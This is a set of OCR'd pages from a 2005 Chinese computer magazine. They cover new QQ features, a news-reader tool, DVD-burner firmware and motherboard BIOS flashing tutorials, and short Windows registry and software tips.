新版本QQ支持群聊功能，这个功能在SKYPE中就拥有。不过是首次引入到QQ中。实现方法很简单：只要在好友聊天窗口中选择"多人超级语音"，然后再选择群聊的好友即可。成功连接后大家就可以天南地北的聊天了。

提醒大家一下，要想成功建立群聊，会话需要参与者处于在线或离开状态，如果参与者隐身则不能参与到群聊会议中。

聊天记录更人性

这个功能是笔者感觉新版QQ最吸引人的。笔者原先和MM聊天时，每当要复制MM的话时，总是要先通过聊天记录把MM的话双击添加到自己的说话窗口中再进行编辑发送，非常麻烦。新版QQ容许我们直接在聊天记录中选中部分内容，直接复制粘贴。另外，在聊天记录中的表情信息再也不是以编码的形式存在了，我们从聊天记录中直接能看到丰富直观的表情了，而且还可以通过即时聊天窗口下方的搜索功能快速查找聊天内容。

> **小提示**
>
> 新版本的消息管理器也进行了更新，同样可以在消息管理器中直接看到表情符号，如果不习惯这种显示聊天记录的方式还可以通过右上角的按钮进行切换，切换回传统风格。

让人期待的Q-Zone

新版本QQ还提供了一个称为Q-Zone的功能，按照腾讯官方解释，它就是专属于用户自己的QQ个性空间，一套多功能个人主页系统。注册便可立即拥有个人网页、相册、家园、互动等专业动态功能，用户可以随心所欲更改空间装饰风格，轻轻松松建立个性主页，这不禁让人想起了MSN Spaces。不过，令人遗憾的是，截至发稿时，Q-Zone仍未对公众开放。

另外，新版本解除了会员或等级16以上的用户才可以上传自定义头像的限制，所有用户都可以上传自己的自定义头像了，但要想成功上传必须花费1个Q币。

新版QQ再次体现了QQ多功能统一的理念，将搜索、音乐与软件都集成在了一起，面向用户应用的元素也越来越多。但自身的问题也越来越暴露出来，内存占用越来越大，占用空间越来越多。不过目前网上已经出现了腾讯QQ 2005精简版，或许适合提倡节约的你，下载地址：http://count.skycn.com/softdownload.php?id=483&url=http://tj-http.skycn.net:8081/down/qqlite.exe。

CF [YY28]

■ LZ

★★

今晚　我要做新闻主播！

本文可以帮你学到

- 集成 IE 和搜索引擎等多项功能
- 多关键词锁定新闻主题
- 搜索新闻速度更快

每天上网做什么？可能每个人都有不同的答案。但对于很多人来讲，最花费时间莫过于看新闻了。你可能经常上新浪、搜狐等门户网站看热点新闻，但上门户网站看新闻会有很多问题，比如：平时工作时间很紧张，不可能整天监视这些网站的内容，一旦有新的消息出现，不能保证你第一时间知道。这些网站的新闻大部分是人工编辑的，虽然内容丰富，但不能保证这些新闻能覆盖整个网络。比如一些专业信息只出现在专业网站上。

我们以前曾经介绍过很多 RSS　览器，一些门户网站也推出了自己的新闻　览工具。但这里出现新的问题，网站自己推出的新闻　览工具功能单一，而专业的 RSS 新闻阅读器设置起来又比较麻烦。今天我们给大家推荐一个适合初学者使用的新闻阅读工具。

实例：坐在家中的新闻主播

电视台的新闻主播从来不用到外面去采访，新闻就会源源不断地送到他手中。现在你也可以享受这样的快乐，让新闻主动、及时地送上门来。假设我是做计算机生意的，国际巨头 IBM 是我的大客户，我需要随时了解他们的消息，但平时没时间上网查看，则可以用网络猪来为我解决这个问题。

网络猪小档案

u软件版本:3.0	u软件大小:6.7MB
u软件性质:免费软件	u适用平台:Windows 9x/2000/XP
u下载地址:http://pig.zhongsou.com	

第一步:首先下载网络猪，安装后在主界面注册一个用户，然后登录进入。注意：如果你没有注册，仍然能以游客身份登录并使用大多数功能。

第二步:进入主界面，点击“专题定制”，在我的专题列表中按“新建”按钮，出现菜单栏后，选择“新建新闻专题”(见图1)，然后按下“高级模式”。

第三步:这是关键步骤，网络猪会根据你的关键词直接从互联网上抓取、收集、编辑、分类你要的新闻，所以关键词一定要简明扼要，否则会影响质量和数量。比如，我想随时了解 IBM 笔记本的动态，可以这样设置：专题名称为“IBM”，关键词为“IBM+笔记本”(IBM 产品线比较多，这里只关注一类)(见图2)。

第四步:专题定制完成之后，右侧就会立刻显示出相关的新闻信息(见图3)。据测试，新闻显示的速度，比在一些搜索引擎中搜索的速度要快很多。如果你觉得全屏显示太占地方，可以在网络猪的“查看→系统状态”中选择“顶天”或“立地”，让软件缩小成为一个工具栏，这样，你就能边做自己的事，边等候最新的消息即时送达了。



图 1



图 2



图 3

Just Do It

你是一位应届高考考生，而英文是你的弱项，想时刻关注英语方面的试题。如何让网络猪帮你忙呢？

CF [YY29]

手把手教你给DVD换大脑

Firmware升级就这么简单

★★★

■ 梦幻笑容

相信很多朋友在使用DVD光驱或刻录机的时候，都曾遇到挑盘、刻录速度与盘片标称不符、刻录品质不佳、误码率高等问题。究其原因，DVD刻录机上市时间不长、市场竞争激烈、各家DVD盘片所采用的染料成分不同、DVD盘片规格标准不一等都脱不了干系。正是这些原因造成了设备在刻录或读取一张DVD盘片时，无法从Firmware(固件)中找到与盘片的media Code/Manufacturer ID(盘片信息/制造商)等信息相对应的数据来准确设定自身的工作状态，从而导致了前面的那些兼容性和刻录品质不佳的问题。那怎么解决这些问题，让设备的工作状态更好些呢？方法有很多，但通过升级DVD刻录机(光驱)的Firmware来改善设备的工作状态，是最简单直接，而且效果又是最好的方法。那Firmware的升级是怎么一回事？需要什么工具，又是怎么操作的呢？下面笔者就为大家一一道来。

升级Firmware的方法

升级Firmware常用的有三种方法：

1.通过厂商所提供的在线升级工具，在线升级；

2.通过升级包，在Windows系统中手动升级；

3.在DOS系统中通过指令操作进行升级。

这三种升级方法中，最难的是在DOS下用指令进行升级操作，不但需要操作者熟记一堆命令，还要求操作者熟悉DOS系统及具备一定的电脑知识。相对来说，在Windows系统下采用相应的在线升级工具，在线进行Firmware升级的方法是最简单、最方便的。在此笔者就以BTC(英群)4X DVD刻录机为例，向大家介绍其中最简单的在线升级Firmware。

在线升级Firmware

在升级之前，我们可以先用Nero Infotool检查一下设备当前的属性。如图1，我们可以得知当前Firmware的版本、所支持的碟片规格及缓存大小、区位码设置等信息。这些信息将可以用来进行升级前后对比，帮助我们确定升级Firmware文件的版本差异。检查完成之后，就可以开始进行Firmware的升级了。



图1

注意：既然是在线升级，所以在整个升级的过程当中，电脑都必须保持与网络连接的状态，网速越快，对升级越有利。

步骤一：对于BTC(包括由其OEM的摩西和台电等品牌的DVD刻录机)，我们可以到相关网站上下载到最新版本的Liveupdate在线升级程序，这里笔者采用的是1.01版的Liveupdate升级程序。

步骤二：安装并运行软件，单击"Check updates"按钮，检查当前DVD刻录机的Firmware是否需要更新。如图2所示，升级程序检测到这台DVD刻录机所使用的是0051版的Firmware，并通过网络发现有最新的0151版Firmware可以更新。勾选"DVDRW-IDE1004"并单击"Update Selected Device"按钮，确认这次从0051升级到0151版的操作。



图2

步骤三：如图3所示，在确认升级操作之后，Liveupdate会调用MTK公司的IDE Flash写入程序，程序会检测DVD刻录机的Firmware芯片(如果写入程序无法识别这台机器的闪存芯片类型，它将会自动退出，以免造成误刷)。确定该Firmware文件可用在这台刻录机上后，单击"Upgrade"按钮，开始升级。



图3

步骤四：IDE Flash写入程序会再次弹出一个警告窗口，如图4。提示我们在升级Firmware的过程中，不要运行其他程序以免造成升级失败。单击"OK"按钮开始进行




图4

Firmware 文件升级、写入操作，如图 5。整个升级过程耗时大约 4 分钟左右，完成之后，单击 "Close" 按钮即可。



图 5

步骤五： 在 Firmware 升级完成之后，这台刻录机会失去响应，同时机箱面板上的硬盘灯会一直亮。这时大家不要慌，在重新启动操作系统之后，刻录机就可以正常使用了。

升级 Firmware 之后

当升级完成之后，我们可以用 Nero Infotool 对这台 DVD 刻录机进行检测。对比升级前后的结果，我们可以看到在 Firmware 升级之后，DVD Features 中的 Region 一项由 RPC-Ⅱ变成了 RPC-Ⅰ，同时 Changes Left 也由 5 次变成了 "n/a"，也就是说这台 DVD 刻录机已经摆脱了 DVD 区位码限制，变成一台全区码的 DVD 刻录机，如图 6。



图 6

随后，笔者又对盘片的兼容性和刻录速度进行了测试。一般来说，在改善了设备的兼容性之后，其稳定性、刻录品质等方面都会有较为明显的提升。图 7，之前仅能以 2X 速度进行刻录的 Antar(安达)4X DVD-R 盘片在刻录机升级 Firmware 后，就可以用 4X 的刻录速度进行超刻，刻录总容量达 4.3G 的电影共花了 13 分钟左右，比升级前快了整整一倍。



图 7

说到这里，Firmware 的在线升级就算是全部完成了，只要测试成功，大家就可以放心地使用，并等待下一次的 Firmware 版本更新了。

火速链接

Firmware 刷新工具和 Firmware 网络资源介绍:

http://tdb.rpc1.org 该网站提供大量的各种品牌和型号的DVD光驱、DVD 刻录机的 RPC-Ⅰ Firmware 文件、刷新工具下载。

http://www.drvupdate.com 在线升级固件站点,就是Liveupdate的老家。

http://www.mydrivers.com/cgi-bin/cdrom/ 国内著名的驱动之家网站,在这个页面里你可以找到很多及时且较为齐全的升级文件和工具。

著名厂商固件下载网址:

AOPEN建基:http://download.aopen.com.tw/default.aspx?WebSite=CN

Plextor浦科特:http://www.plextor.com/english/support/support_downloads.html#firm

台电:http://www.teclast.com/topic.php?channelID=69&topicID=141

摩西:http://www.moses.net.cn/

华旗-爱国者:http://www.aigo.com/fwzx/index.asp?id=10

明基:http://service.benq.com.cn/DriverDown/DriverOne.aspx?ProductTypeID=52

DVD Firmware刷新美文:

《DVD-ROM固件的刷新》(http://www.chip-china.com/1006.php?sid=485)文章针对在DOS系统下,DVD-ROM的固件升级操作进行了非常详尽的介绍。

《本本光驱有缺陷? 升级固件来解决》(http://www.e800.com.cn/articles/19/1091788009771.html)文章讲述的是如何用升级固件的方式解决笔记本电脑光驱的缺陷。

《NEC 12X DVD破解全攻略》(http://www.edisc.com.cn/bike/viewnews.btml?id=623),这是一篇针对破解DVD区码更改限制的文章,以NEC 12X DVD-ROM为例。

一段危险的小插曲

据说，型号为 1004IM 的 BTC 4X DVD 刻录机与型号为 1008IM 的 BTC 8X DVD 刻录机的部件及内部电路是一样的，惟一的不同是采用了不同版本的 Firmware，可以通过刷新 1008IM(8X)的 Firmware 来实现 4X 向 8X 的飞越。要成功了，这可是天上掉下的大馅饼。于是，笔者在 DOS 系统下，用 MTKFlash 写入程序，升级了一个号称可以将 4X 变成 8X 的 1008IM 0256 版 Firmware。可惜在完成 Firmware 升级后，重启时无法通过硬件自检，升级失败。没有办法，只好关机、拔掉 DVD 刻录机的数据线，上网下载了一个 0151 版的 DOS Firmware 文件，解压后，置于硬盘根目录下。重启进入 DOS，在机器已经加电的情况下，将 DVD 刻录机的数据线重新接上，如图 8，使用 MTKFlash 写入程序将 Firmware 恢复。




图 8

你知道吗

Firmware是控制各级电路和光头组件正常工作的重要程序,在它的指挥下,DVD刻录机的各个部件才能协调运作。可以说,Firmware是DVD刻录机的大脑。

CF [YY30]

硬派讲堂之刷新主板BIOS

★★

■ 天唯:王磊

编者按:成为一名“硬件高手”是很多CFan读者的愿望吧?为此,我们特别推出了《硬派讲堂》这个初学硬件的系列文章。在这个系列当中,我们将立足于读者需求,摒弃以往的大篇幅枯燥理论知识的讲解,最大限度地立足于应用,通过一个个硬件应用实例,为大家建立一个全面的硬件知识学习计划,让大家能最快地成长起来。如果大家有什么特别想知道的,可以来信、E-mail告诉我们,CFan一定会竭尽全力,做到最好!好了,一切就绪,让我们现在就开始今天的学习之旅吧。

天唯,通国之善唯者也。使天唯诲二人 ,其一人专心致志,惟〞天唯〞之为听;一人虽听之,一心以为P4将至,思援主板而装之。虽与之俱学,弗若之矣。为是其智弗若与?曰:〞非然也。〞

啪 、啪 、啪 ,随着越来越近的拖鞋声,喧闹的茶座里安静了下来,因为谁都知道这是〞硬派讲堂〞主讲一贯的脚步声。什么?我是谁?哎呀!这么半天光惦记向大家描述我那〞威武〞的脚步声了,(一阵烂西红柿)哎哟、哎哟,别扔了、别扔了,给点面子好不好,待会儿请你们喝〞鸟窝咖啡〞 ^_^。我还是先自我介绍一下吧!我叫〞天唯〞,受老编的指派和小编的委托,来担任〞硬派讲堂〞的主讲,还希望大家以后多多关照啊!

虽然〞硬派讲堂〞今天才正式开学,但常言道:〞一回生,两回熟嘛〞!希望朋友们,有空常来坐坐,好了还是言归正传吧!今天我为大家准备了一个话题:〞刷新主板BIOS〞,要认真听讲啊!说不定其中一个就是你平时遇到而无法解决的难题哦!

第一堂:刷新主板BIOS

BIOS(Basic Input-Output System)也就是基本输入输出系统,是计算机系统中不可缺少的组成部分之一,为计算机系统提供最基础的功能支持。也许你时常听见〞老鸟〞说给主板升级、刷新BIOS。那么,为什么要刷新BIOS,刷新BIOS又是怎么一回事呢?下面我们就一起来看看。

为什么要升级主板BIOS

主板BIOS包含了开机引导代码、基础硬件驱动信息、运行参数的设置程序以及一些主板厂商针对某种使用需要而开发的一些软件,如自动备份、降温等。但BIOS毕竟还是一种程序,是程序就难免有Bug,这几乎是无法避免的。升级主板BIOS最主要的目的就是解决这些Bug,让主板具备更多的功能与更好的工作状态。

具体的讲,升级主板BIOS,有以下好处:

(1)修正主板设计上的缺陷,解决莫名其妙的故障。比如内存兼容性、硬盘容量支持限制等问题一般都可以通过升级BIOS来解决;

(2)免费获得新功能。举个简单的例子来说,某品牌主板拥有〞恢复精灵〞、〞冰心精灵〞、〞彩色漂亮的开机LOGO〞等特殊功能,而自己的主板如果没有的话,我们可以通过一定的手段将实现该功能的部分程序从原形中抽取出来,再〞移植〞到自己的主板BIOS上,由此来让自己的主板免费的获得自己想要的功能。

如何升级主板BIOS

刷新主板BIOS就是升级主板BIOS的手段。用特殊的工具软件把主板厂商发布的BIOS更新程序写入主板的Flash ROM中的操作,就是刷新BIOS。

1.如何了解主板的型号和BIOS的版本号?

要刷新主板BIOS,我们首先确定主板的型号和BIOS的版本号。这些信息我们可以通过计算机的开机自检画面来了解。

小提示

由于BIOS的特殊性,不仅不同品牌的BIOS文件不能通用,即使是同一品牌不同型号主板之间的BIOS也不能通用。

启动计算机,当计算机出现自检画面时按〞Pause Break〞键,此时系统暂停自检,我们就能看到一幅静止的启动画面,如图1。




图1

这是自检画面的上半部分,显示的是主板BIOS的有关资料。从图中我们可以看到该主板采用了6.00PG的AWARD BIOS,主板是AOpen的AK77-8XN,BIOS版本为R1.02,2002年9月26日更新。

同时,在开机自检画面的最下端,我们还能看到更多有用的信息。




图2

如图2,〞09/26/2002〞是该主板BIOS的更新时间,通过它你可以准确地判断你的主板BIOS的新旧。〞KT400－8235〞是主板所采用的北桥芯片和南桥芯片组合,〞6A6LYAB9C〞就是AWARD BIOS-ID,其中前五位〞6A6LY〞是芯片组编码,第六、七位是〞AB〞则是厂商代码。

小提示

了解了这些信息之后，在正式升级BIOS前，我们还要根据已有的主板及BIOS信息，登录相应的主板厂商官方网站，下载相应的BIOS更新文件。同时，我们还要根据所使用的BIOS类型，下载其刷新工具。

火速链接

在驱动之家(www.mydrivers.com)网站上，大家能找到各种品牌主板的BIOS更新。

2．常见主板BIOS研发厂商介绍

目前BIOS的开发商有AWARD和AMI两家。之前还有一家Phoenix，后来被AWARD所合并。合并后，Phoenix的技术被AWARD所消化，最终形成今时今日的AWARD。

今日霸主:Award

Award BIOS是从奔腾时代才开始占据市场的主导地位的，由Award Software公司开发的Award BIOS系列产品，目前十分流行，目前市场上80%以上的主板都采用Award BIOS，它以功能比较齐全，对各种操作系统提供良好的支持而著称。Award BIOS有许多版本，现在用得最多的是6.X版。

刷新软件:AWDFlash

下载地址:http://file2.mydrivers.com/bios/Awdflash8.54B.exe

"明日黄花":AMI

AMI公司出品的AMI BIOS系统软件，最早开发于80年代中期，为多数的286和386计算机系统所采用，但后来因为种种原因渐渐地没落了，因对各种软、硬件的适应性好、硬件工作可靠、系统性能较佳、操作直观方便的优点受到用户的欢迎。现在很多笔记本电脑、主板又逐渐开始采用AMI的BIOS。

刷新软件:AMIFlash

下载地址:http://file2.mydrivers.com/bios/ami-FLASH879.zip

动手刷新主板BIOS

1．用AWDFlash刷新AWARD BIOS

AWDFlash是一款只能在DOS系统中运行的程序，因此我们首先要用一张可启动的软盘或光盘将计算机引导入DOS系统。而之前下载下来的AWDFlash刷新软件和BIOS更新文件，可以复制到启动软盘或光盘当中，也可以保留在硬盘上面进行操作，这样也会更加稳定一些。在下面的例子当中，我将会把AWDFlash刷新软件和BIOS更新文件放在D盘的根目录下面，并用Win98启动盘开机进入DOS系统。

(1)备份原有BIOS文件

在开始刷新之前，我们首先要将主板原有的BIOS进行备份，以备不时之需。

步骤一:开机进入DOS系统后，进入D盘，运行AWDFlash。在File Name to Program栏中不要输入任何字符，按回车和"Y"对当前BIOS进行备份，如图3。

步骤二:在File Name to Save栏中输入文件名——MIBIOS.bin，如图4。程序就会将当前主板所使用的BIOS备份成为一个名为MIBIOS.bin的文件并自动退出该程序。跟着我们就能在存放AWDFlash程序的磁盘目录下找到刚才备份的MIBIOS.bin文件。确认备份成功后，就可以开始刷新BIOS了。




图3




图4

(2)写入BIOS更新文件

其实在刷新过程中也是可以备份BIOS的，但是为了保险起见，在刷新之前我们还是要对BIOS进行单独备份。毕竟稳妥一些的操作对于刷新BIOS来说还是很重要的。

步骤一:再次执行AWDFlash，在"File Name to Program"框中输入之前下载回来的那个BIOS更新文件的文件名(如BIOS.bin)后回车。

步骤二:程序会询问是否需要备份原有BIOS，这时选择"Y"，并在File Name to Save框中输入一个BIOS的文件名(如:BF.bin)，按回车结束备份后，按"Y"开始执行刷新操作，待进度条全部走完，系统提示写入成功时，按F1键重启计算机后，整个BIOS刷新的操作就算完成了，如图5。

2．AMI BIOS的大众刷新工具——AMIFlash

AWARD BIOS的刷新方法我们已经知道了，但还有不少用户的主板采用的是AMI BIOS，而两者的刷新程序不是通用的，所以还要介绍一下AMIFlash的使用方法。




图5

步骤一:进入纯DOS状态，执行AMIFlash。该软件的主界面由4部分组成，从左到右依次为:主菜单、选中的当前菜单、相关信息、帮助信息，用方向键把光标移到“FILE”项，回车。

步骤二:如图6所示，上面为Loading项，是调入文件的项，输入要刷新的那个BIOS文件的路径，按回车键，程序将自动开始升级操作，待操作完毕后，退出AMIFlash程序，重新启动计算机即可!




图6

3. Windows下的大众化刷新工具WinFlash

之前介绍的两个刷新实例都是在DOS系统下进行的，对于没有经历过DOS系统时代的朋友来说，指令化的操作是一件比较让人头疼的事。不用怕，除了DOS我们还有Windows下的刷新工具——AWARD WinFlash。

步骤一:启动“WinFlash”，如图7所示，Win Flash主界面大致可分为:工具栏、刷新设置、CMOS设置、BIOS信息以及BIOS刷新视图等。其中工具栏:刷新、打开BIOS更新文件等操作的按钮；刷新设置:设置刷新时是否更新DMI等内容；CMOS设置:为刷新完成后，是否清除CMOS，是否调入CMOS原始默认设置；BIOS信息:显示BIOS日期及芯片型号；BIOS刷新视图:显示刷新的内容和BIOS ID。




图7

步骤二:在刷新前，一定要保存原BIOS文件，点击“备份”按钮，选择备份BIOS文件的保存路径，并输入备份文件的文件名，可将原BIOS文件保存，如图8。



图8

步骤三:单击“刷新”按钮，选择需要之前下载的BIOS更新文件，载入后单击“刷新”按钮开始执行刷新BIOS操作，如图9。



图9

步骤四:刷新完成后，根据程序提示重新启动计算机，这样在Windows下刷新BIOS的操作就完成了。另外，如果你不能确定升级的BIOS文件是否正确的话，在重新启动的提示框里“NO”，然后再用Win Flash重新将正确的BIOS更新文件写入BIOS，又或者是将之前备份好的BIOS文件刷入BIOS即可。

好了，今天的“硬派讲堂”就到这里了，怎么样，看完之后是不是觉得刷新BIOS其实也是很简单的呢?先别高兴，正所谓温故而知新，上完课了回家可要好好复习哦。这里我就给大家留三道作业题，写完了发到我邮箱(mart@cfan.com.cn)，答案下期揭晓。

作业1:主板的BIOS是干什么的?

作业2:要进入纯DOS系统，应该怎么做呢?

作业3:一旦主板BIOS刷新失败，有什么办法可以将主板BIOS恢复呢?

CF [YY31]

随时随地清理垃圾

平时要清理"回收站"中的垃圾时，一般都是直接右击桌面的"回收站"图标，再选择"清空回收站"。虽然操作并不烦琐，但要清理垃圾时就不得不最小化所有的窗口，才能对桌面上的"回收站"图标进行操作。如果能在任何地方用右键菜单选择"清空回收站"，就能解决这个问题。将下面的内容复制到"记事本"中并保存为recbin.reg，双击将其合并到注册表中，这样你旧可以随时随地清理垃圾了(见图)。



```
Windows Registry Editor Version 5.00


[HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{645FF040-5081-101B-9F08-00AA002F954E}]
@="清空回收站"
[HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\Empty Recycle Bin]
@="{645FF040-5081-101B-9F08-00AA002F954E}"
[HKEY_CLASSES_ROOT\Directory\Background\shellex\ContextMenuHandlers\Empty Recycle Bin]
@="{645FF040-5081-101B-9F08-00AA002F954E}"
[HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers\Empty Recycle Bin]
@="{645FF040-5081-101B-9F08-00AA002F954E}"
[HKEY_CLASSES_ROOT\Folder\shellex\ContextMenuHandlers\Empty Recycle Bin]
@="{645FF040-5081-101B-9F08-00AA002F954E}"
```

(Limited)

系统信息 我要揭你老底

CPU的频率及型号、系统的启动运行时间、上一次重装系统是在何时、安装了哪些补丁，这些问题我们往往需要借助多个系统工具或使用第三方的信息查看工具。而实际上有一个更简单的方法：

运行cmd.exe打开命令提示符，在该窗口下输入"systeminfo"(不含引号)执行，即可看到几乎所有我们想知道的系统信息，甚至包括机器上已安装的网卡及其IP(见图)。



(DIY Chen)

搞定健忘的"快速启动栏"

如果系统中安装的应用软件比较多，经常使用"快速启动栏"的朋友就会定期设置一下图标排列顺序。不过，有时你会发现，当设置好了图标排列顺序以后，重新登录系统后顺序又乱了，系统为什么没有保存我们的设置？要解决这个问题，可以将下列的内容输入"记事本"，然后保存为注册表文件(如quick.reg)，双击合并到注册表中即可。

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
"NoSaveSettings"=dword:00000000
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"SystemTray"="SysTray.Exe"
```

(limited)

让Windows XP桌面显示版本信息

有不少人使用过测试版本的Window XP，可能会注意到该系统中会在桌面右下角显示Build版本号信息。其实所有Windows XP中都有这个功能，只是微软在正式版本中将其隐藏起来了，可以通过修改注册表来将其重新显示于桌面，这样如果想查看本机的版本信息就不用再打开"系统属性"了。打开"注册表编辑器"，找到[HKEY_CURRENT_USER\Control Panel\Desktop]，在右侧窗格找到"PaintDesktopVersion"键，将其键值改为1。退出"注册表编辑器"，重启系统后你就可以看到桌面右下角的系统版本信息了。

(limited)

安全模式也能用MSI

Windows XP/2003在出现故障时，往往需要进入"安全模式"解决问题，有时为了处理故障我们需要安装一些系统组件或第三方的系统工具。但如果安装包是MSI格式的，则会出现"Windows Install服务尚未启动，无法安装"的提示。可以通过以下方法来解决：

1.进入"安全模式"后，运行cmd.exe打开命令行提示窗口，在其中输入"REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\MSIServer" /VE /T REG_SZ /F /D "Service""(不含外侧中文引号)回车。

2.在命令行提示窗口中输入"net start msiserver"回车，启动Windows Installer服务。

3.现在重新执行MSI格式的安装程序，已经可以正常运行了。

(熊猫盼盼)

CF [MJ01]

软件密技E卡通

《去除Realsched.exe进程何必舍近求远？》一文的补充

看到《电脑爱好者》2005年第7期中的《去除Realsched.exe进程何必舍近求远？》一文叙述，因为一直以来就对进程中的这个东西非常讨厌，很想把它消灭掉，于是就照作者所言进行了尝试。这篇文章中所提到的方法是:取消"自动服务"选项中的"监视文件夹"和"设备"两项的勾选即可,但是经过尝试,发现在某些RealPlayer版本中，单纯这么做是不能去除Realsched.exe进程的，正确的做法如下:首先，启动RealPlayer，单击"工具→首选项"，在"首选项"窗口，分别去掉"自动服务"中"监视文件夹"和"设备"两栏目中选项前的复选框，按"确定"。然后，在"首选项"窗口"自动服务"选项中的"Real消息中心"下点击"配置消息中心"按钮，在弹出的"消息中心"窗口中去除所有选项的勾选，按"确定"。此时就会弹出提示框，"确定"即可。经过上述设置，就会完全去除Realsched.exe进程。 **(王亚锋)**

软件密技E卡通

打印千千静听歌词

许多人都将"千千静听"作为首选音乐播放器，主要原因无外乎它独到的"歌词秀"功能，可以自动从网上下载到正在播放的歌曲歌词。一次，单位举行文艺汇演，需要打印一些歌曲的歌词，用千千静听播放这些歌曲后，在"C:\Program Files\TTPlayer\Lyrics"目录下就可找到与歌曲同名的LRC文件，用"记事本"打开后就可打印这些歌词了。 **(河北 闫艳力)**

软件密技E卡通

在RealPlayer中方便的快进、快退

在RealPlayer中播放电影时，可以用相应的快捷键快速高效地控制电影的播放进程，以满足我们的播放要求。用"Ctrl+→"组合键能够平滑地控制快进，用"Ctrl+←"组合键能够平滑地控制快退，比直接用鼠标点击"快进"和"快退"键方便很多。 **(湖南 董亮)**

软件密技E卡通

在千千静听中启用DFX7.2

近来"千千静听"一路窜火，被称为音频播放器中的"瑞士军刀"。许多人都将自己的音频播放器换成了"千千静听"，但是千千静听播放的音质不够完美，如果能有插件增强它的音质会更好。其实，在千千静听中可以调用针对Winamp播放器的DFX音效增强插件，方法是右击"千千静听"，在主界面空白处选择"千千选项"，在弹出的对话框中选择"音效插件"标签，然后将"插件目录"改为DFX安装目录，再勾选下方出现的"DFX"选项，最后，点击"全部保存"即可。注意，DFX最新版7.2必须安装到Winamp目录下。 **(河北 闫艳力)**

软件密技E卡通

制作幻灯片自动播放光盘

如果将PowerPoint做的幻灯片刻录在光盘上并且能够自动运行，将是多么 意。

首先将做好的幻灯片打包，选择菜单中的"文件→打包"，进入"打包向导"窗体，根据提示操作(注意:应将"包含链接文件"和"嵌入TrueType字体"两个选项全部勾选。建议加载PowerPoint播放器，以便在没有PowerPoint的电脑上演示幻灯片)。

然后，在打包的输出路径(在打包向导里设置)下找到打包好的文件pngsetup.exe，双击进行解包，得到解压后的ppview32.exe、name.pps等文件。接着在解包目录中用"记事本"建立一个autorun.inf文件，内容如下:

```
[AUTORUN]
OPEN=PPVIEW32.EXE NAME.PPS
ICON=PPT.ico
```

其中PPT.ico为用户自定义的图标文件，也需要拷贝至解包目录，最后将解包目录下的文件刻录到光盘根目录中即可。 **(chenpengxiu)**

软件密技E卡通

浮动广告的"定身术"

